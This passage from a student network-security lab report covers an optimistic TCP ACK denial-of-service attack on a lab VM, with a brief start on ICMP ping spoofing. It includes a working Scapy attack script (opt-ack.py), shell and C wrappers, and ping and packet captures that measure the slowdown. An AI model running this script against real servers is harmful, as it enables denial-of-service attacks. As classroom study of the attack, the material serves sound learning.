
0000 08 00 27 49 b0 cd 08 00 27 30 c3 1b 08 00 45 00 ..I... '0...E.
0010 04 58 7a b9 40 00 40 06 a3 d3 0a 00 02 0f 0a 00 .Xz.@.@.
0020 02 05 1b c6 1f 90 81 a1 c7 8c 00 00 30 3a 50 10:P.

Figure 13 : TCP Window Full

When **TCP Window Full** message is shown, it usually means that the sender is using the full capacity of the TCP flow, limited by the recipient's receive window. That

also indicates that the server is sending more data to receiver, when eventually receiver's buffer is being full. From here, we realize that our attack may influence the server to use the full capacity of TCP flow.

When connection speed is checked, we notice a significance difference between **normal situation** and **Opt-ACK situation**. Server seems much slower during the attack. We try to ping from our victim server in both situation to evaluate the difference.



```
Terminal
64 bytes from 10.0.2.5: icmp_seq=37 ttl=64 time=1.46 ms
64 bytes from 10.0.2.5: icmp_seq=38 ttl=64 time=0.603 ms
64 bytes from 10.0.2.5: icmp_seq=39 ttl=64 time=0.462 ms
64 bytes from 10.0.2.5: icmp_seq=40 ttl=64 time=0.431 ms
64 bytes from 10.0.2.5: icmp_seq=41 ttl=64 time=0.451 ms
64 bytes from 10.0.2.5: icmp_seq=42 ttl=64 time=0.441 ms
64 bytes from 10.0.2.5: icmp_seq=43 ttl=64 time=0.431 ms
64 bytes from 10.0.2.5: icmp_seq=44 ttl=64 time=0.723 ms
64 bytes from 10.0.2.5: icmp_seq=45 ttl=64 time=0.483 ms
64 bytes from 10.0.2.5: icmp_seq=46 ttl=64 time=0.436 ms
64 bytes from 10.0.2.5: icmp_seq=47 ttl=64 time=0.465 ms
64 bytes from 10.0.2.5: icmp_seq=48 ttl=64 time=0.466 ms
64 bytes from 10.0.2.5: icmp_seq=49 ttl=64 time=0.668 ms
64 bytes from 10.0.2.5: icmp_seq=50 ttl=64 time=0.484 ms
64 bytes from 10.0.2.5: icmp_seq=51 ttl=64 time=0.450 ms
64 bytes from 10.0.2.5: icmp_seq=52 ttl=64 time=0.413 ms
64 bytes from 10.0.2.5: icmp_seq=53 ttl=64 time=0.494 ms
64 bytes from 10.0.2.5: icmp_seq=54 ttl=64 time=0.471 ms
64 bytes from 10.0.2.5: icmp_seq=55 ttl=64 time=0.555 ms
^C
--- 10.0.2.5 ping statistics ---
55 packets transmitted, 55 received, 0% packet loss, time 55068ms
rtt min/avg/max/mdev = 0.326/0.567/1.583/0.235 ms
[07/22/21]seed@VM:~$
```

Figure 14 : Ping (Normal)

In normal situation, we can see, server sends 55 packets with 0% loss, with an **average time of 0.567 ms**. Maximum time is 1.583 ms.

But, during the attack, the number changes like below :
58 packets with 0% loss, with an **average time of 2.482 ms**. Maximum time is 25.992 ms. From here, we can see the server is 5 times slower during the attack, that indicate that the attack has a significance effect on server.

```

Terminal
64 bytes from 10.0.2.5: icmp_seq=44 ttl=64 time=10.4 ms
64 bytes from 10.0.2.5: icmp_seq=45 ttl=64 time=4.66 ms
64 bytes from 10.0.2.5: icmp_seq=46 ttl=64 time=0.530 ms
64 bytes from 10.0.2.5: icmp_seq=47 ttl=64 time=3.53 ms
64 bytes from 10.0.2.5: icmp_seq=48 ttl=64 time=0.544 ms
64 bytes from 10.0.2.5: icmp_seq=49 ttl=64 time=1.11 ms
64 bytes from 10.0.2.5: icmp_seq=50 ttl=64 time=1.23 ms
64 bytes from 10.0.2.5: icmp_seq=51 ttl=64 time=0.417 ms
64 bytes from 10.0.2.5: icmp_seq=52 ttl=64 time=25.9 ms
64 bytes from 10.0.2.5: icmp_seq=53 ttl=64 time=6.32 ms
64 bytes from 10.0.2.5: icmp_seq=54 ttl=64 time=11.4 ms
64 bytes from 10.0.2.5: icmp_seq=55 ttl=64 time=0.722 ms
64 bytes from 10.0.2.5: icmp_seq=56 ttl=64 time=0.524 ms
64 bytes from 10.0.2.5: icmp_seq=57 ttl=64 time=1.23 ms
64 bytes from 10.0.2.5: icmp_seq=58 ttl=64 time=0.513 ms
^C
--- 10.0.2.5 ping statistics ---
58 packets transmitted, 58 received, 0% packet loss, time 57683ms
rtt min/avg/max/mdev = 0.160/2.482/25.992/4.095 ms
[07/22/21]seed@VM:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.448 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.445 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.462 ms

```

Figure 15 : Ping (During Attack)

If we inspect the incoming packets from server, we can see that the window is not changing. It remains 29200 from the beginning.

```

#socket = conf.L2socket(iface='client-eth0')
OPT_ACK_START = data.seq
#OPT_ACK_START = data.window
ACK_SPACING = len(data.payload.payload)
#ACK_SPACING = data.window
sum = 0
for i in range(1, int(7000000 / ACK_SPACING)):
    #opt_ack = Ether() / ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    opt_ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    #send(opt_ack)
    data2 = sri(opt_ack)
    #sum = sum + len(data2.payload.payload)
    print(data2.window)
#print(sum)
print "Payload : "
print(ACK_SPACING)
print "Data window : "
print(data.window)

```

Figure 16 : Receiving Incoming Data

```
Terminal File Edit View Search Terminal Help
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
Finished sending 1 packets.
..*
Received 3 packets, got 1 answers, remaining 0 packets
29200
Begin emission:
.Finished sending 1 packets.
```


Figure 17 : Same Window Size

The amount of packets sent from server changes if we change the **ACK_SPACING**. But that doesn't affect server **window**.

There can be many reasons for the servers not acting as expected. Firstly, the major Linux distros have already released the fix. **A patch** was released. So, it is a possibility that the **linux os** is **preventing** this attack from happening. It simply **ignores** the **extra ACKs**. Then, this attack, where extra ACKs are playing the absolute vital role, is kind of impossible. But, from other behaviors like **sending more packets upon one ACK**, **TCP window full message**, **slow pinging when receiving ACKs** indicate that however our attack affects the server.

The C/C++ issue :

Our initial target was to implement the attack in C. So, we tried to establish a TCP connection using client written in C. But an issue regarding a **segmentation fault** occurred, which we couldn't solve.

A terminal window titled "Terminal" with a dark background. It shows the execution of a C program for a network attack. The program configures destination and source IP addresses and a socket. It then enters a loop of communication attempts. In the first attempt, it sends a SYN packet and receives an ACK/RST. In the second attempt, it sends an ACK packet and receives a segmentation fault. The error message "Segmentation fault" is highlighted with a red box. The prompt at the bottom is "[07/22/21]seed@VM:~/.../rawsock\$".

```
Configure destination-ip...done.
Configure source-ip...done.
Configure socket...done.

COMMUNICATION:
after pID
Dont know what is happening !!
after calloc
before if
Length of IP-Hdr: 60
[*] 10.0.2.15:8000 -> 10.0.2.4:10300 | ( syn: 1 )
[*] 10.0.2.4:10300 -> 10.0.2.15:8000 | ( ack: 1 rst: 1 )
after pID
Dont know what is happening !!
after calloc
before if
Length of IP-Hdr: 60
[*] 10.0.2.15:8000 -> 10.0.2.4:10300 | ( ack: 1 )
just before sending
after gathering packet data
after pID
Dont know what is happening !!
Segmentation fault
[07/22/21]seed@VM:~/.../rawsock$
```

Figure 18 : Segmentation Fault

The segmentation fault was because of a **calloc()** function. The **calloc()** function in C is **used to allocate a specified amount of memory and then initialize it to zero**. The function returns a void pointer to this memory location, which can then be cast to the desired type.

```
/* Return the length of the IP-header in bytes */
return ip_hdr->ihl * 4;
}

void create_raw_datagram(char *pck, int *pcklen, int type,
                        struct sockaddr_in *src, struct sockaddr_in *dst,
                        char *databuf, int len)
{
    uint32_t seq, ack;
    int poff, pldlen = 0;
    int16_t mss;

    /*printf("Entered create_raw\n");*/
    /*printf("%d\n", sizeof(char));*/

    /* Reserve empty space for storing the datagram. (memory already filled with zeros) */
    char *pld;
    printf("after pID\n");
    /*if((calloc(5, sizeof(char))) != NULL) printf("Ouch\n");*/
    printf("Dont know what is happening !!\n");
    char *dgrm = calloc(DATAGRAM_LEN, sizeof(char));

    /* Required structs for the IP- and TCP-header */
    printf("after calloc\n");

    struct iphdr* iph = (struct iphdr*)(dgrm);
    struct tcphdr* tcph = (struct tcphdr*)(dgrm + sizeof(struct iphdr));

    printf("before if\n");

    /* If the passes data-buffer contains more than the seq- and ack-numbers */
    if(len > 8) {
        /* The length of the pld is the length of the whole buffer */
        /* without the seq- and ack-numbers. */
        pldlen = len - 8;
    }

    /* Configure the IP-header */
    setup_ip_hdr(iph, src, dst, pldlen);


    /* Configure the TCP-header */
    setup_tcp_hdr(tcph, src->sin_port, dst->sin_port);

    /* Configure the datagram, depending on the type */
}
```

Figure 19 : calloc()

We think, probably the pointer is pointing to a restricted area of memory which results in a **segmentation fault**. It was actually an attempt to establish **TCP** connection using **raw socket**. The actual attack was to be implemented after once we successfully make a TCP connection. ***As, our priority was to exploit the attack perfectly, this issue wasn't considered further.***

But, we write a **wrapper c program** to run the python script. Our actual attacker python file is “**opt-ack.py**”. We call it in a shell script named “**job.sh**”. Then, we run the shell script using a c program - “**wrapper.c**”.



```
#!/usr/bin/env python
"""
This file implements the Optimal Ack attacker.
"""

import argparse
import time
from scapy.all import *

parser = argparse.ArgumentParser(description='Attack a TCP server with the optimistic ack attack.')
parser.add_argument('--dport', default=7110, type=int, help='The port to attack.')
parser.add_argument('--sport', default=8080, type=int, help='The port to send the TCP packets from.')
parser.add_argument('--host', default='10.0.2.15', type=str, help='The ip address to attack.')
args = parser.parse_args()


if __name__ == "__main__":
    print "Starting three-way handshake..."
    ip_header = IP(dst=args.host) # An IP header that will take packets to the target machine.
    seq_no = 12345 # Our starting sequence number (not really used since we don't send data).

    syn = ip_header / TCP(sport=args.sport, dport=args.dport, flags='S', seq=seq_no) # Construct a SYN packet.
    synack = sr1(syn) # Send the SYN packet and receive a SYNACK
    ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=synack.seq + 1, seq=(seq_no + 1)) # ACK the SYNACK
    data = sr1(ack) # Send the ack and get the first data packet.

    print "First data packet arrived. Sending optimistic acks."


    #socket = conf.L2socket(iface='client-eth0')
    OPT_ACK_START = data.seq
    #OPT_ACK_START = data.window
    ACK_SPACING = len(data.payload.payload)
    #ACK_SPACING = len(data.payload.payload) * 2
    sum = 0
    for i in range(1, int(7000000 / ACK_SPACING)):
        #opt_ack = Ether() / ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
        opt_ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
        send(opt_ack)
        #data2 = sr1(opt_ack)
        #sum = sum + len(data2.payload.payload)
        #print(data2.window)
    #print(sum)
    print "Payload : "
    print(ACK_SPACING)
    print "Data window : "
    print(data.window)
```

Figure 20 : opt-ack.py



```
#!/bin/bash
sudo python opt-ack.py
```

Figure 21 : job.sh



```
wrapper.c (~ /Desktop) - gedit
Open [icon] Save


#include <stdio.h>
#include <stdlib.h>

#define SHELLSCRIPT "\
#/bin/bash \n\
echo \"hello\" \n\
echo \"how are you\" \n\
echo \"today\" \n\
"

int main()
{
    //puts("Will execute sh with the following script :");
    //puts(SHELLSCRIPT);
    puts("Starting now:");
    //system(SHELLSCRIPT);
    system("job.sh");
    return 0;
}
```

C Tab Width: 8 Ln 14, Col 7 INS

Figure 22 : wrapper.c



```
Terminal
[07/24/21]seed@VM:~/Desktop$ gcc wrapper.c -o wrapper
[07/24/21]seed@VM:~/Desktop$ ./wrapper
Starting now:
Starting three-way handshake...
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
First data packet arrived. Sending optimistic acks.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure 23 : “wrapper.c” exploits the attack

Conclusion :

Optimistic TCP ACK attack is mainly a **denial of service(DoS)** attack. This attack is done by sending continuous **ACK packets** to victim. Those packets pretend to be the **acknowledgement** of **Data packets** sent from victim server. Whether in reality, **Data packets** are not yet received. Victim server thinks it's **Data packets** are transmitting well. So, it starts to send more and more **Data**. We sent continuous **ACKs** to server. We noticed that server increases sending rate for a instance. A DoS attack actually makes the server crash or shut down in an inappropriate way. We didn't experience that. But the attack slows the server down. Probably the **OS** we used somehow has a **prevention mechanism** against the attack. Whatever, we observed the server during the attack. We found some indication (discussed above) that the attack is affecting the server. Building a separate python socket server and then attacking that server with this code might be successful.

Attack No. : 10

ICMP Ping Spoofing Attack

Student ID : 1605020

Name : Muhammad Abdullah Al Aziz

Definition of the Attack:

Ping is a measurement of how much time it takes for a small dataset to reach a destination and come back to the initial computer. It is usually measured in milliseconds.

ICMP(Internet Control Message Protocol) is a special supporting protocol of IP(Internet Protocol).

ICMP ping spoofing is basically IP spoofing. An attacker sends ping requests with false ICMP packets to random addresses, but with faking its own address. Rather it changes the source address of the ping request. So when a response comes for the ping, it doesn't come to the attacker, and it goes to the victim machine, whose address was given as the source.

